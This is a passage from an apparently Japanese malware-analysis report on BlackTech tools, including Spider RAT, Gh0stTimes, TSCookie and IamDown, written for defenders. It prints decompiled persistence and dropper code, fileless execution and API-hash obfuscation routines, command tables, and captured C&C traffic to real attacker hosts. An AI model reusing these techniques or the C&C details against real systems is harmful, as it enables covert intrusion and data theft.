13 memcpy_0(aCWindowsSystem, "C:\\programdata\\schost.exe", strlen("C:\\programdata\\schost.exe") + 1);
14 memset(pszPath, 0, sizeof(pszPath));
15 memset(Filename, 0, sizeof(Filename));
16 result = (FILE *)SHGetSpecialFolderPath(0, pszPath, CSIDL_APPDATA, 1);
17 if ( result )
18 {
19     Filename[strlen(pszPath) + 252] = 0;
20     sprintfA(Filename, "%s\\%s", pszPath, "Local\\Microsoft\\OneDrive\\FileSyncFalwb.dll");
21     printf("%s\\n", Filename);
22     Sleep(0x2710u);
23     v1 = fopen(Filename, "wb");
24     v2 = v1;
25     if ( v1 )
26     {
27         fwrite(&embedded_dll, 1u, 0xB000u, v1);
28         return (FILE *)fclose(v2);
29     }
30     else
31     {
32         WinExec("cmd /c taskkill /f /im onedrive.exe", 0);
33         result = fopen(Filename, "wb");
34         v3 = result;
35         if ( result )
36         {
37             fwrite(&embedded_dll, 1u, 0xB000u, result);
38             return (FILE *)fclose(v3);
39         }
40     }
41 }

```

図 25 Spider RAT 永続化 2

- HKCU¥Environment¥UserInitMprLogonScript を利用した永続化
自分自身を c:¥users¥public¥downloads¥mpetect.exe にコピーし、
HKCU¥Environment¥UserInitMprLogonScript の値を
c:¥users¥public¥downloads¥mpetect.exe に設定します。これによりログオン
時に c:¥users¥public¥downloads¥mpetect.exe を実行します。

```
11 result = RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, 0xF003Fu, &phkResult);
12 if ( !result )
13 {
14     GetModuleFileNameA(0, Filename, 0x104u);
15     CopyFileA(Filename, (LPCSTR)"c:\\users\\public\\downloads\\mpetect.exe", 0);
16     memset(pvData, 0, sizeof(pvData));
17     pcbData = 260;
18     if ( RegGetValueA(phkResult, 0, "UserInitMprLogonScript", 2u, 0, pvData, &pcbData)
19         || (result = _mbscmp("c:\\users\\public\\downloads\\mpetect.exe", pvData)) != 0 )
20     {
21         v1 = lstrlenA((LPCSTR)"c:\\users\\public\\downloads\\mpetect.exe");
22         RegSetValueExA(phkResult, "UserInitMprLogonScript", 0, 1u, "c:\\users\\public\\downloads\\mpetect.exe", v1 + 1);
23         return RegCloseKey(phkResult);
24     }
25 }
```

図 26 Spider RAT 永続化 3

3.6.1.5. 機能

以下は実装されているコマンドの一覧です。各コマンドは受信データの Offset 0x4 と Offset 0x8 の組み合わせです。

表 3 Spider RAT 32bit のコマンド一覧

Offset 0x4	Offset 0x8	処理内容
0	2	再接続
1	1	リモートシェル起動(PowerShell)
1	10	リモートシェル終了
1	11	リモートシェルコマンド実行
1	2	リモートシェル起動(PowerShell)
1	20	リモートシェル終了
1	21	リモートシェルコマンド実行
2	0	FileManager 終了
2	1	FileManager 起動
2	6	ファイルダウンロード
2	7	ファイルアップロード
2	8	ファイル名変更
2	9	ファイル一覧送信
2	100	ファイル削除

3.6.2. 64bit

私たちは 64bit の検体も観測しました。32bit とは異なり実装がシンプルです。複数のスレッドを利用していますが、未実装のスレッドも確認出来ました。今後機能が拡充されるものと思われます。

3.6.2.1. Config や特徴的な文字列

Config は 32bit の様に特徴的な構造では無く、C&C サーバーの情報などはハードコードされていました。また、32bit と同じ特徴的なデバッグ出力の文字列が確認できます

```
105     v11 = 0104;  
106     v12 = 0;  
107     sub_140001320(v11, "pWork->HC->HttpSendMessage failed!", 34i64);  
108     sub_140002BC0((__int64)v11);  
109 }
```

図 27 Spider RAT 特徴的な文字列

3.6.2.2. 機能

以下は実装されているコマンドの一覧です。各コマンドは受信データの Offset 0x4 と Offset 0x8 の組み合わせです。

表 4 Spider RAT 64bit のコマンド一覧

Offset 0x4	Offset 0x8	処理内容
1	1	コマンド実行
3	0	—
3	1	ファイルのダウンロードと実行

3.7. BTSDoor

BTSDoor は BackDoor の機能を有するマルウェア[6]です。過去には Flagpro によってダウンロードされ、実行された事例があります。BTSDoor という名前の由来は pdb パスに由来しています。

```
.rdata:0041... 00000012 C Not implemented!\n.rdata:0041... 0000000B C CMD Error!\n.rdata:0041... 00000038 C (1... c:\\windows\\system32\\cmd.exe\n.rdata:0041... 00000043 C -U... C:\\Users\\Tsai\\Desktop\\20180522windows_tro\\BTSSWindows\\Serverx86.pdb\n.rdata:0041... 0000001A C InitializeCriticalSection\n.rdata:0041... 00000006 C Sleep\n.rdata:0041... 00000015 C EnterCriticalSection\n.rdata:0041... 00000015 C LeaveCriticalSection
```

BTSDoor はコマンドの受信をする前に感染端末の情報を C&C サーバーに送信します。なお、通信は AES により暗号化されています。

- IP アドレス
- コンピューター名
- ユーザー名
- WindowsOS バージョン
- BTSDoor のプロセス ID

BTSDoor には下記のコマンドが実装されています。感染端末の情報送信時と同様に、通信は AES で暗号化されています。

表 5 BTSDoor のコマンド

ID	処理内容
0x20	ファイルのアップロード
0x22	ファイルアップロードのスレッドのセマフォを解放
0x30	ファイルダウンロード用のハンドルをオープン
0x31	ファイルのダウンロード
0x33	ファイルダウンロード用のハンドルをクローズ
0x39	ShellExecuteW によるコマンド実行
0x40	"Not implemented!" という文字列を返送
0x41	"N" という文字列を返送
0x50	コマンドプロンプトのプロセスを起動
0x51	コマンドプロンプトのプロセスを終了
0x52	コマンドプロンプトにコマンドを送信
0x53	コマンドプロンプトのスレッドのセマフォを解放
0xA1	BTSDoor 自身のプロセスを終了

3.8. Gh0stTimes

Gh0stTimes はソースコードがリークされている Gh0st RAT をベースにカスタムして作成されたマルウェア[2]で、2020 年前半頃から攻撃に使用されていることを確認しています。

3.8.1. 機能の拡張と流用

Gh0stTimes では、新たに CPortmapManager クラスや CUltraPortmapManager クラスを実装して、C&C サーバーとの通信を中継する機能を追加しています。また、Gh0stTimes にもファイル操作 (CFileManager クラス) やリモートシェル (CShellManager クラス) の機能が実装されていますが、これは Gh0st RAT の実装が流用されています。

```
1 __int64 __fastcall CKernelManager::OnReceive(__int64 this, _BYTE *lpBuffer)
2 {
3     __int64 result; // rax
4
5     result = *lpBuffer;
6     switch ( *lpBuffer )
7     {
8     case 0:
9         _InterlockedExchange((this + 0x13AA8), 1);
10        return result;
11    case 1:
12        result = MyCreateThread(0i64, 0i64, Loop_FileManager, *((this + 8) + 0x138i64), 0, 0, 0);
13        goto LABEL_4;
14    case 0x28:
15        result = MyCreateThread(0i64, 0i64, Loop_ShellManager, *((this + 8) + 0x138i64), 0, 0, 1);
16        goto LABEL_4;
17    case 0x2A:
18        return CreateEventA(0i64, 1, 0, (this + 0x120));
19    case 0x32:
20        result = MyCreateThread(0i64, 0i64, Loop_PortmapManager, *((this + 8) + 0x138i64), 0, 0, 1);
21        goto LABEL_4;
22    case 0x3F:
23        result = MyCreateThread(0i64, 0i64, Loop_UltraPortmapManager, *((this + 8) + 0x138i64), 0, 0, 1);
24    LABEL_4:
25        *(this + 8i64 * (*(this + 0x13AA0))++ + 0x220) = result;
26        break;
27    default:
28        return result;
```

図 28 中継機能の追加

3.8.2. ダミーコードの挿入

Gh0stTimes のプログラムの中に不要な処理であるダミーコードが繰り返し挿入され、コード解析に対する難読化が施されています。こうした難読化は、BlackTech が使用するマルウェアにしばしば実装されています。

```
236     GetLocalTime(&v35);
237     LODWORD(v32) = v35.wSecond;
238     LODWORD(v29) = v35.wMinute;
239     LODWORD(v26) = v35.wHour;
240     LODWORD(v23) = v35.wDay;
241     sprintf(&v72, "%d-%d-%d %d:%d:%d", v35.wYear, v35.wMonth, v23, v26, v29, v32);
242     do
243     {
244         v20 = OpenEventA(0x1F0003u, 0, &Name);
245         v21 = WaitForSingleObject(hHandle, 0x64u);
246         Sleep(0x1F4u);
247     }
248     while ( !v20 && v21 );
249     GetLocalTime(&v35);
250     LODWORD(v33) = v35.wSecond;
251     LODWORD(v30) = v35.wMinute;
252     LODWORD(v27) = v35.wHour;
253     LODWORD(v24) = v35.wDay;
254     sprintf(&v72, "%d-%d-%d %d:%d:%d", v35.wYear, v35.wMonth, v24, v27, v30, v33);
255     if ( !v20 )
256     {
```

図 29 ダミーコードの挿入

3.8.3. 制御コマンド

Gh0stTimes が受信する制御コマンドには、ファイル操作やリモートシェルなどの機能ごとにコマンドが用意されています[2]。さらに、ファイル操作に関しては、具体的な操作ごとにコマンドが割り当てられています。

表 6 機能コマンド

コマンド	内容
0x0	通信終了
0x1	ファイル操作 (CFileManager)
0x28	リモートシェル (CShellManager)
0x32	C&C サーバーリダイレクト機能 (CPortmapManager)
0x3F	プロキシ機能 (CUltraPortmapManager)

表 7 ファイル操作コマンド

コマンド	内容
0x2	ファイルリストの取得 (SendFilesList)
0x3	ファイルのアップロード (UploadToRemote)
0x4	ファイルのダウンロード (CreateLocalRecvFile)
0x5	ファイルのダウンロード (WriteLocalRecvFile)
0x7	ファイルのアップロード (SendFileData)
0x8	アップロードの中止 (StopTransfer)
0x9	ファイルの削除 (DeleteFile)
0xA	フォルダの削除 (DeleteDirectory)
0xB	転送モードの設定 (SetTransferMode)
0xC	フォルダの作成 (CreateFolder)
0xD	ファイルのリネーム (Rename)
0xE	ファイルの実行 (OpenFile(SW_SHOW))
0xF	ファイルの実行 (OpenFile(SW_HIDE))

3.8.4. C&C 通信

Gh0stTimes は C&C サーバーと TCP 接続し、独自のプロトコルで通信を行います。

Gh0stTimes は、最初に C&C サーバーとアクセスする際に、認証 ID を送信し、正しい認証 ID でなかった場合、認証は失敗します。

制御コマンドの送受信では、以下のような暗号化処理や圧縮処理が実施されています。暗号化キーは、ハードコードされた元データに特定の処理を実施することで作成され、初回アクセス時にこの元データを C&C サーバーに送信しています。

表 8 Gh0stTimes の C&C 通信方式

処理	方式
暗号化	RC4 + XOR 0xAC
圧縮	Zlib

3.9. TSCookie

TSCookie はダウンローダー機能を有するマルウェアで、ローダーと TSCookie RAT をダウンロードします[11]。ダウンロードされたファイルはエンコードされており、メモリ上に展開後デコードされ実行されます。Windows 版と Unix 系 OS 版(ELF バイナリ版)が存在しています。本項目では Windows 版について記載し、Unix 系 OS 版については次項で記載します。なお、ローダーや TSCookie RAT の挙動は JPCERT/CC の記事をご参照ください[10][11]。

3.9.1. DLL の復号

TSCookie を実行するとリソース領域にある RC4 で暗号化されたデータをメモリ上に展開し、復号します。復号されたデータは DLL ファイルです。なお、他の BlackTech 関連のマルウェアと同様、ダミーコードが挿入されていました。

```
int dummy_code()
{
    int v0; // edi
    __int64 v1; // rax
    DWORD CurrentProcessId; // esi
    __int64 TickCount; // [esp+10h] [ebp-8h]
    __int64 v5; // [esp+10h] [ebp-8h]
    __int64 v6; // [esp+10h] [ebp-8h]

    v0 = 0;
    TickCount = GetTickCount();
    if ( (int)(__int64)sin((double)TickCount) % 13 <= 0 )
    {
        LABEL_4:
        v6 = GetTickCount();
        return (__int64)sin((double)v6);
    }
    else
    {
        while ( GetLastError() != 1 )
        {
            printf(&Format);
            ++v0;
            v5 = GetTickCount();
            if ( v0 >= (int)(__int64)sin((double)v5) % 13 )
                goto LABEL_4;
        }
        CurrentProcessId = GetCurrentProcessId();
        LODWORD(v1) = CurrentProcessId * GetLastError();
    }
    return v1;
}
```

図 30 ダミーコード

復号された DLL がメモリ上で実行されると、C&C サーバーへの通信が行われます。通信先を含む Config は検体にハードコードされており、その Config のデータ構造は JPCERT/CC のレポートと概ね同じでした[11]。

3.9.2. ローダーのダウンロード通信

C&C サーバーへの通信に関して、まず HTTP GET メソッドによりローダーをダウンロードします。TSCookie はローダーのダウンロードの際に、RC4 で暗号化されたデータを C&C サーバーに送信します。JPCERT/CC のレポート[11]では Cookie ヘッダに暗号化されたデータが挿入されると報告されていますが、今回の検体では URL のパス部に暗号化されたデータが含まれていました。

```
GET /t1970180758.aspx?m=2369537176&n=FC127CA7F9632B&x=95B25EE4A930B8D351F4255207 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: cartmilonline.servequake.com:443
```

図 31 GET リクエストの packets キャプチャ

HTTP GET リクエストの URL パスは以下のような形式になっていました。URL パスは書式文字列を元にして、`swprintf()`により置き換えられます。URL パスの具体例は図 31 に示しています。また、暗号化されたデータは前後半に分割され、分割される位置は乱数を元に決定されます。

/t①u.aspx?m=②u&③c=④s&⑤c=⑥s

説明	
①, ②	ランダムな 32bit 整数
③, ⑤	ランダムな小文字アルファベット
④	暗号化されたデータの前半部分
⑥	暗号化されたデータの後半部分

図 32 URL パスの形式

暗号化されたデータについて、オリジナルのデータの構造は下記の通りです。既存の報告[11]から多少変化していることが確認できます。

表 9 GET リクエストで送られる暗号化前のデータ

オフセット	長さ	内容
0x00	4	システム情報から作成した 4 byte
0x04	4	0x10050017
0x08	4	0x1E9CE6A
0x0C	4	0x04
0x10	4	システム情報から作成した 4 byte

また、ローダーのダウンロード通信に関して、レスポンスの先頭 4 バイトが検体にハードコードされた値と一致しない場合、その後のモジュールのダウンロードは実行されません。

3.9.3.モジュールのダウンロード通信

TSCookie はローダーのダウンロード後、モジュールをダウンロードします。通信は HTTP の POST メソッドが利用されます。BODY 部に RC4 で暗号化されたデータが付与されます。RC4 鍵は Date の値を利用します。

```
POST /t407637976.aspx?m=4242055968 HTTP/1.1
Connection: Keep-Alive
Date: Tue, 15 Mar 2022 11:42:32 GMT
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Content-Length: 57
Host: cartmilonline.servequake.com:443

a...y.
h..N..../$..
.R...e.....p;...q.M.....UW...f...K
```

図 33 POST リクエストの packets キャプチャー

この POST リクエストはハートビートの役割もあり、約 50 秒間隔で C&C サーバーに送信されます。ただし、レスポンスの先頭 4 バイトが検体にハードコードされたバイト列と一致しない場合、次回以降送信されません。

3.10. ELF_TSCookie

TSCookie の Unix 系 OS 向け ELF マルウェア[14]です。Windows 版とは異なり機能がしぼられておりますが、基本的な機能は有しています。

私たちが検出した最新と思われる検体に対象の OS が Linux だけでなく、FreeBSD の環境を目的としたものが確認されました。攻撃者は被害対象の OS の環境に合わせて対応していると考えられます。

過去の検体の詳細な解析結果が JPCERT/CC[12]にあります。こちらで紹介されている内容からコマンドの値が変更されています。

3.10.1. 特徴

file コマンドや readelf -p .comment コマンドの実行結果は以下の通りです。

```
$ file 638cfbe609d7f3e88767133be5ea5f9a75f1d703275f38eb9ec2414e179483b9
638cfbe609d7f3e88767133be5ea5f9a75f1d703275f38eb9ec2414e179483b9: ELF 32-bit LSB executable, Intel 80386,
version 1 (FreeBSD), statically linked, for FreeBSD 10.2, FreeBSD-style, stripped
$ readelf -p .comment 638cfbe609d7f3e88767133be5ea5f9a75f1d703275f38eb9ec2414e179483b9

String dump of section '.comment':
[  0] $FreeBSD: releng/10.2/lib/csu/i386-elf/crt1_s.S 217383 2011-01-13 23:00:22Z kib $
[ 52] $FreeBSD: releng/10.2/lib/csu/i386-elf/crt1_c.c 245133 2013-01-07 17:58:27Z kib $
[ a4] $FreeBSD: releng/10.2/lib/csu/common/crtbrand.c 286664 2015-08-12 14:02:56Z gjb $
[ f6] $FreeBSD: releng/10.2/lib/csu/common/ignore_init.c 245133 2013-01-07 17:58:27Z kib $
[14b] FreeBSD clang version 3.4.1 (tags/RELEASE_34/dot1-final 208032) 20140512
```

図 34 ELF_TSCookie file コマンド実行結果

file コマンドの実行結果から、静的リンクされていることがわかります。また readelf コマンドの結果から古い環境でコンパイルされたと考えられます。これは攻撃者が環境依存の問題を減らしたいものと考えられます。

JPCERT/CC[12]にもありますが C&C サーバーの情報などが平文で埋め込まれており、メモリ上に確保した領域へ通信先などの情報をコピーし RC4 で暗号化し後続の処理で利用しています。

```
● 23 strcpy(&config.c2, (const char *)&embd_config + 16); // 220.135.71.92@443
● 24 memset(v2, 0, sizeof(v2));
● 25 strcpy(v2, "admin!");
● 26 config.key = sub_8048C00((unsigned __int8 *)v2);
● 27 config.mode = 0;
● 28 strcpy(&config.id, "ATS-2021");
● 29 memset(rc4key, 0, sizeof(rc4key));
● 30 make_random_val_sub_8048AD0((int)rc4key, 0x80);
● 31 memcpy(&config_data.rc4key, rc4key, 0x80u);
● 32 memcpy(&config_data.config, &config.c2, 0xB78u);
● 33 RC4_sub_8048C50((int)&config_data.config, 0xB78, (int)rc4key, 128);
● 34 MAIN_sub_8049320(&config_data);
```

図 35 ELF_TSCookie Config の取得

C&C サーバーへホストの情報を送信しています。送信内容としては、マルウェアプロセスの PID、ホスト IP、ホスト名、ログイン名です。

下記の図は当該情報を取得するコードです。uname コマンドの実行結果も取得したい意図があると思われますが、オプションが"-a00"となっており実行に失敗しているためこちらの内容は送信されません。

```
● 11 a2->pid = __sys_getpid();
● 12 sub_804C240((char *)2, &v5->hostip, 0x80u);
● 13 memset(s, 0, sizeof(s));
● 14 memcpy(s, "/usr/bin/uname -a00", 19);
● 15 popen_sub_804BF60(s, &v5->char84, 512);
● 16 if ( gethostname(&v5->hostname, 0x80u) )
● 17     strcpy(&v5->hostname, "NULL");
● 18 if ( getlogin_r(&v5->loginname, 0x80u) )
● 19     strcpy(&v5->loginname, "NULL");
```

図 36 ELF_TSCookie ホスト情報収集部分のデコンパイル結果

3.10.2. 機能

コマンド一覧は以下の通りです。JPCERT/CC[12]による解析結果から大きく変わっておりません。

表 10 ELF TSCookie のコマンド一覧

コマンド	内容
0x7200AC03	リモートシェル起動
0x7200AC04	リモートシェルへコマンド送信
0x7200AC05	リモートシェル終了
0x7200AC07	—
0x7200AC0B	定数値を送信
0x7200AC0C	ファイル一覧送信
0x7200AC0D	ファイルダウンロード
0x7200AC0E	ファイルアップロード
0x7200AC10	—
0x7200AC11	プロセスの終了
0x7200AC13	ファイル削除(rm -rf)
0x7200AC16	ファイル移動・ファイル名変更
0x7200AC1A	コマンド実行

3.11. IamDown

IamDown は少なくとも 2014 年頃から使用されており、別のマルウェアをダウンロードして実行する機能を有したマルウェアです。このマルウェアは、"i am mutex!"という特徴的な文字列が埋め込まれており、このマルウェアはダウンローダーであることから、私たちはこのマルウェアを"IamDown"と呼んでいます。

```
A 000000015110 000000415110 0 hsY7ih
A 000000015161 000000415161 0 Ws2_32.dll
A 0000000151A7 0000004151A7 0 [hvy[
A 0000000151EF 0000004151EF 0 ntdll.dll
A 000000015245 000000415245 0 advapi32.dll
A 00000001529E 00000041529E 0 !\VoqA
A 0000000152A8 0000004152A8 0 d, i am mutex!
A 00000001539C 00000041539C 0 search.portalschema.com
A 0000000153B4 0000004153B4 0 www1231bfbtw1ww1w31ww@ww
A 000000015401 000000415401 0 2/!!sossww1231bfbtw1ww1w31ww@ww
A 000000015466 000000415466 0 3/!!sossww1231bfbtw1ww1w31ww@ww
A 0000000154A6 0000004154A6 0 cw1!w11111103
A 0000000154CB 0000004154CB 0 4/!!sossww1231bfbtw1ww1w31ww@ww
A 00000001550B 00000041550B 0 cw1!w11111104
A 00000001552D 00000041552D 0 5/!!sossww1231bfbtw1ww1w31ww@ww
A 00000001556D 00000041556D 0 cw1!w11111105
```

図 37 特徴的な文字列

これまでに発見された IamDown には、いくつかの共通した特徴が存在するため、以下に紹介します。

3.11.1. ハードコードされた特徴的な文字列

このマルウェアには、前述した"i am mutex!"という文字列とアクセス先ドメイン、Mutex 値がそのまま埋め込まれています。Mutex 値に利用されている")!VoqA"は、Poison Ivy のデフォルト Mutex 値[13]である")!VoqA.I4"と先頭部分が共通していることから、IamDown は、Poison Ivy と何らかの関係があるかもしれません。

3.11.2. 送信

このマルウェアの通信には、Socket を利用し C&C サーバーと TCP/443 で接続します。このとき、送信データの先頭 16 バイトは固定されたデータとなっています。

```

▼ Transmission Control Protocol, Src Port: 50357, Dst Port: 443, Seq: 1, Ack: 1, Len: 32
  Source Port: 50357
  Destination Port: 443
  [Stream index: 0]
  [TCP Segment Len: 32]
  Sequence number: 1 (relative sequence number)
  [Next sequence number: 33 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  Header Length: 20 bytes
  ▶ Flags: 0x018 (PSH, ACK)
  Window size value: 2053
  [Calculated window size: 2053]
  [Window size scaling factor: -1 (unknown)]
  Checksum: 0x5d98 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  ▼ [SEQ/ACK analysis]
    [Bytes in flight: 32]
    [Bytes sent since last PSH flag: 32]
Secure Sockets Layer
0000 00 0c 29 5b 34 c0 00 0c 29 86 b9 07 08 00 45 00 ..)[4... ).....E.
0010 00 48 04 60 40 00 80 06 57 cc c0 a8 8e 96 c0 a8 .H.`@... W.....
0020 8e 9c c4 b5 01 bb 4b 6d bc e7 fa 95 be 13 50 18 .....Km .....P.
0030 08 05 5d 98 00 00 6d 09 00 00 92 5a 76 5d 02 77 ..)...m. ...Zv].w
0040 00 00 00 00 00 00 38 e3 81 00 c0 01 00 00 08 fe .....8. ....
0050 19 00 10 00 00 00

```

図 38 通信時のキャプチャ

3.11.3. 受信

外部からダウンロードされたデータを先頭から比較し、図の赤枠に合致する場合は Socket がクローズされ、そうでない場合にデータが実行される処理となっています。





図 39 受信データの比較処理

3.11.4. ファイルレス

外部からダウンロードされたデータは、ファイルとして感染ホストに保存されずに同じプロセス上の新規スレッドで実行されます。



```
seg000:00780901 push    40h ; '@'
seg000:00780903 push    1000h
seg000:00780908 mov     eax, [ebp+var_1C]
seg000:0078090B add     eax, 4
seg000:0078090E push    eax
seg000:0078090F push    0
seg000:00780911 mov     eax, [ebp+var_14]
seg000:00780914 call   dword ptr [eax-2Ch] ; kernel32.GetCurrentProcess
seg000:00780917 push    eax
seg000:00780918 mov     ebx, [ebp+var_14]
seg000:0078091B call   dword ptr [ebx-30h] ; kernel32.VirtualAllocEx
seg000:0078091E mov     [ebp+var_20], eax
seg000:00780921 cmp     eax, 0
seg000:00780924 jz     short loc_780986

seg000:00780926 mov     ebx, eax
seg000:00780928 mov     eax, [ebp+var_8]
seg000:0078092B mov     [ebx], eax
seg000:0078092D push    eax
seg000:0078092E push    [ebp+var_18] ; copy from
seg000:00780931 lea    eax, [ebx+4]
seg000:00780934 push    eax ; copy to
seg000:00780935 mov     ebx, [ebp+var_14]
seg000:00780938 call   dword ptr [ebx-94h] ; ntdll.memcpy
seg000:0078093E add     esp, 0Ch
seg000:00780941 push    [ebp+var_C]
seg000:00780944 mov     eax, [ebp+var_18]
seg000:00780947 add     eax, [ebp+var_8]
seg000:0078094A push    eax ; copy from
seg000:0078094B mov     ebx, [ebp+var_20]
seg000:0078094E lea    edi, [ebx+4]
seg000:00780951 add     edi, [ebp+var_8]
seg000:00780954 push    edi ; copy to
seg000:00780955 mov     ebx, [ebp+var_14]
seg000:00780958 call   dword ptr [ebx-94h] ; ntdll.memcpy
seg000:0078095E add     esp, 0Ch
seg000:00780961 pusha  [ebp+var_4]
seg000:00780962 push    [ebp+var_20]
seg000:00780965 push    [ebp+var_20]
seg000:00780968 mov     eax, edi
seg000:0078096A call   eax ; execute copy data
seg000:0078096C popa
seg000:0078096D push    8000h
seg000:00780972 mov     eax, [ebp+var_1C]
```

図 40 ダウンロードしたデータの実行処理

3.11.5. API Hash

CreateMutexA や Socket 通信で利用される API などは Hash によって難読化されています。

```
seg000:00780032 cmp     byte ptr [ebp+10h], 0
seg000:00780036 jnz     short loc_78002A

seg000:00780038 mov     [ebp+var_4], ecx
seg000:0078003B lea    ebx, [esp+1214h+var_1214]
seg000:0078003E push   0EC0E4E8h
seg000:00780043 push   0DB2D49B0h
seg000:00780048 push   0CE05D9ADh
seg000:0078004D push   0CA2BD06Bh
seg000:00780052 push   0C75FC483h
seg000:00780057 push   81E64FDh
seg000:0078005C push   96A4228Fh
seg000:00780061 push   0A80EECAEh
seg000:00780066 push   7C0DFCAAh
seg000:0078006B push   90D3970Fh
seg000:00780070 push   69375973h
seg000:00780075 push   7B8F17E6h
seg000:0078007A push   6E1A959Ch
seg000:0078007F push   0C3B4EB78h
seg000:00780084 push   4EE4A045h
seg000:00780089 push   0A498EAB6h
seg000:0078008E push   0FFD97FBh
seg000:00780093 push   0F791FB23h
seg000:00780098 xor     edi, edi

seg000:0078009A
seg000:0078009A loc_78009A:
seg000:0078009A cmp     edi, 48h ; 'H'
seg000:0078009D jge     short loc_7800B9

seg000:007800B9
seg000:007800B9 loc_7800B9:
seg000:007800B9 add     esp, 48h
seg000:007800BC call   near ptr loc_7800CB+1 ; jump to loadlibrary
seg000:007800C1 push   edi
seg000:007800C2 jnb     short loc_7800F6

seg000:0078009F sub     ebx, 4
seg000:007800A2 push   dword ptr [ebx]
seg000:007800A4 push   ecx
seg000:007800A5 call   create_APIName_Address
seg000:007800AA lea    edx, [ebp+var_100]
seg000:007800B0 sub     edx, edi
seg000:007800B2 mov     [edx], eax
seg000:007800B4 add     edi, 4
```

図 41 API 名の Hash 化

3.12. ELF_Bifrose

Linux 版の Bifrose マルウェアです。過去の分析記事[14]に記載されている検体と大きく機能は変わっておりませんが、私たちが確認した検体について紹介します。

3.12.1. 特徴

file コマンドや readelf -p .comment コマンドの実行結果は以下の通りです。古い環境でコンパイル・静的リンクされており、攻撃者は環境依存の問題を減らしたいものと考えられます。

```
$ file a914c729e4816fb49c8b9830694be385460c2cc366bf1ab1410e84295cfa0946
a914c729e4816fb49c8b9830694be385460c2cc366bf1ab1410e84295cfa0946: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, stripped
$ readelf -p .comment a914c729e4816fb49c8b9830694be385460c2cc366bf1ab1410e84295cfa0946

String dump of section '.comment':
